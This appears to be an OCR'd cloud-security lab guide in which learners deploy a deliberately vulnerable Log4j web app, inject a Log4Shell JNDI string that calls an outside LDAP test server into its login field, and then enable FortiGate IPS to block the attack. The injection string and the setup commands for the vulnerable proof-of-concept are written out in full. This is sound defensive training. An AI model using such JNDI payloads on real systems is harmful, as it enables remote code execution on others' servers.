
Instance state

48. Go back to FortiGate’s login page and click “Accept”
49. Username: admin Password: instance_id_copied_step47
50. Change the password. You can choose your own password.
51. Click “Later” and then “OK”
52. Well done! Lab completed!

Lab 2 - Test and defend against Log4Shell

Overview

The traffic flows as represented in the diagram below:



You can learn more about Log4Shell here. But the basic you really need to know now is how it is exploitable.

The attack consists in generate a string, paste this string in a vulnerable application, this string is pointing to a malicious LDAP server that forwards this request to another server. This another server can establish a “communication tunnel” with the target machine and then, have access to it.

To make our job easier, there is a website for tests purposes who creates this LDAP server to receive the call from the application. If the website receives this call, it means, your application can be easily exploited. If it doesn’t receive the call, you are not so vulnerable (but you need to update the app, do not forget 😉).

The flow is as follows:

1- The user from internet, send the request. This request arrives to Internet Gateway
2- The internet gateway sends it to the Gateway LoadBalancer endpoint (GWLBe)

3- GWLBe sends it to the Gateway LoadBalancer (GWLB)
4- GWLB sends it to one FortiGate
5- FortiGate analyses the traffic. If it is allowed go to next step. If not, the traffic is blocked and the connection is dropped.
6- GWLB returns it to GWLBe
7- GWLBe sends it to the destination, the web application

First, you will check if the application is vulnerable, FortiGate will not block it. Then you will block in the FortiGate and test again.

Preparation


In this section, you will install the application in the **EC2 Web Finance.**

> **Important:** Some EDR or anti-virus software can block this lab. Please, try to disable it just during this lab or create rules of exception.

1- Access the EC2 Web Finance using your favorite SSH client
2- Execute the following commands

```
sudo apt update
sudo apt-get install -y docker.io git pip
git clone https://github.com/kozmer/log4j-shell-poc.git
cd log4j-shell-poc
sudo pip install -r requirements.txt
sudo docker build -t log4j-shell-poc .
sudo docker run -d --network host log4j-shell-poc
```

3- Test if you can access the application. Open a new browser tab and type http://public_ip_ed2_web_finance:8080
4- If it succeeds you will see a screen like this:




5- Leave it opened.

Check the vulnerability

6- Now, open in a new tab the website https://log4shell.tools

7- Mark the checkbox and click "Start"



Log4Shell Vulnerability Test Tool

This tool allows you to run a test to check whether one of your applications is affected by the recent vulnerabilities in log4j: **CVE-2021-44228** and **CVE-2021-45046**. When you hit 'Start', the tool will generate a unique JNDI URI for you to enter anywhere you suspect it might end up being processed by log4j. If log4j triggers so much as a DNS lookup, this tool will tell you about it.


You may only use this tool on machines that you have permission to test on.

Test ID

db8e93ac-aca6-4725-9b9a-339cf5a269ae

☑ I'm testing a device that I personally own, or a device for which I have permission from the owner to run this test

8- Copy the string generated and leave this page opened



Waiting

Copy the texts below and paste them anywhere you suspect it might end up being processed by log4j:

LDAP


```
${jndi:ldap://3.128.95.240:12345/db8e93ac-aca6-4725-9b9a-339cf5a269ae}
```

If any entries appear in the log below, you should immediately take action to mitigate the vulnerability.

Time	Type	Source	Message

Timestamps are in UTC. Test results are permanently deleted after 24 hours.


9- Go back to Web Finance (GoFinance) web page and paste the string in the login field. Type anything in password and click "Login"



5-4725-9b9a-339cf5a269ae}


test

10- You should be redirect to the page:



```
the password you entered was invalid, we will log your information
```

11- Go to back to Log4Shell.tools website, check if the connection was made



Finished

If any entries appear in the log below, you should immediately take action to mitigate the vulnerability.

Time	Type	Source	Message
2022-05-18 19:10:01	recv_ldap_search	ec2-54-176-19-101.us-west-1.compute.amazonaws.com.	LDAP search query received. At the very least, your log4j deployment supports doing lookups. This can lead to information leakage.
2022-05-18 19:10:01	recv_http_get	ec2-54-176-19-101.us-west-1.compute.amazonaws.com.	GET request for RCE payload payload received.


Timestamps are in UTC. Test results are permanently deleted after 24 hours.

12- If you see a message like the above, you succeed the first part. Close the Log4Shell.tools webpage

13- Check on FortiGate's log if it was monitored. Open the FortiGate (remember: https://public_ip_of_the_primary_fortigate:8443)

a. If you need to get the FortiGate public IP check the step 43 (LAB 1)

14- Go to "Log & Report" > "Intrusion Prevention". Select the log with the Attack Name starting with Apache.Log4j. If you double click it, you can see the details



Date/Time		Severity	Source	Protocol	User	Action	Count	Attack Name
2 minutes ago		■■□□□	205.210.31.147	17		detected		Nmap.Script.Scanner
2 minutes ago		■■□□□	192.241.214.37	17		detected		Nmap.Script.Scanner
3 minutes ago		■■□□□	192.241.214.37	17		detected		Nmap.Script.Scanner
4 minutes ago		■■□□□	192.241.208.143	17		detected		Nmap.Script.Scanner
7 minutes ago		■■■■■	54.210.2.98	6		detected		Apache.Log4j.Error.Log.Remote.Code.Execution
15 minutes ago		■■□□□	205.210.31.132	17		detected		Wind.River.VxWorks.WDB.Debug.Service.Version.Numb...

Log Details

General

Absolute Date/Time	2022/05/18 12:10:00
Time	12:10:00
Session ID	10782
Virtual Domain	root

Source

IP	54.210.2.98
Source Port	59966
Country/Region	United States
Source Interface	gwlb1-az1
User	

Destination

IP	10.1.0.221
Port	8080
Destination Interface	gwlb1-az1
Hostname	54.241.43.41
URL	/login

Application Control

Protocol	6
Service	HTTP

Action

Action	detected
Threat	4096
Policy ID	2

Security


Level	■■■■■■□
Threat Level	Critical
Threat Score	50

15- Attention to the "Action" field. It was only detected, we will block it in next section. By the way, did you see there were a few more attacks detected? This is a new VM, launched in the last 20 minutes and it is already receiving "attacks"/scans/etc…

16- Leave FortiGate web page opened.


Block Log4Shell

17- Go to “Policy & Objects” > expand the “gwlb1-tunnels - gwlb1-tunnels” and double click the ingress rule



Name	Source	Destination	Schedule	Service	Action	NAT	Security Profiles	Lo
□ gwlb1-tunnels → □ gwlb1-tunnels 2								
ingress	all	rfc-1918-subnets	always	ALL	✓ ACCEPT	Disabled	IPS all_default_pass SSL certificate-inspection	Al
east-west	rfc-1918-subnets	rfc-1918-subnets	always	ALL	✓ ACCEPT	Disabled	SSL no-inspection	Al
□ gwlb1-tunnels → port1 1								
Implicit 1								

18- Scroll down to “IPS” and change it to “Default”. Click “OK”



Name: ingress
Incoming Interface: gwlb1-tunnels
Outgoing Interface: gwlb1-tunnels
Source: all
Destination: rfc-1918-subnets
Schedule: always
Service: ALL
Action: ✓ ACCEPT ⊘ DENY
Inspection Mode: Flow-based Proxy-based

Firewall / Network Options
NAT: ○
Protocol Options: PROT default

Security Profiles
AntiVirus: ○
Web Filter: ○
DNS Filter: ○
Application Control: ○
IPS: ● IPS default
File Filter: ○
SSL Inspection: SSL certificate-inspection


Logging Options

OK

19- Great! Now we will repeat the test

20- Open https://log4shell.tools in a new browser tab

21- Mark the checkbox and click “Start”



Log4Shell Vulnerability Test Tool

View source

This tool allows you to run a test to check whether one of your applications is affected by the recent vulnerabilities in log4j: **CVE-2021-44228** and **CVE-2021-45046**. When you hit 'Start', the tool will generate a unique JNDI URI for you to enter anywhere you suspect it might end up being processed by log4j. If log4j triggers so much as a DNS lookup, this tool will tell you about it.

You may only use this tool on machines that you have permission to test on.


Test ID

db8e93ac-aca6-4725-9b9a-339cf5a269ae

☑ I'm testing a device that I personally own, or a device for which I have permission from the owner to run this test

Start

22- Copy the string generated and leave this page opened



Waiting

Copy the texts below and paste them anywhere you suspect it might end up being processed by log4j:

LDAP

${jndi:ldap://3.128.95.240:12345/db8e93ac-aca6-4725-9b9a-339cf5a269ae}

or


Copy

If any entries appear in the log below, you should immediately take action to mitigate the vulnerability.

Time	Type	Source	Message

Timestamps are in UTC. Test results are permanently deleted after 24 hours.

23- Go to Web Finance (GoFinance) web page (http://public_ip_ed2_web_finance:8080). Paste the string in the login field. Type anything in password and click "Login"



GoFinance

The most popular peer to peer lending at SEA

Read More

Hello Again!

Welcome Back


5-4725-9b9a-339cf5a269ae}

test

Login

Forgot Password ?

24- Now you will see the page gets "loading" but does not redirect you. If you go back to the Log4Shell.tools webpage, you will see the website still waiting for response



Waiting

Copy the texts below and paste them anywhere you suspect it might end up being processed by log4j:

LDAP

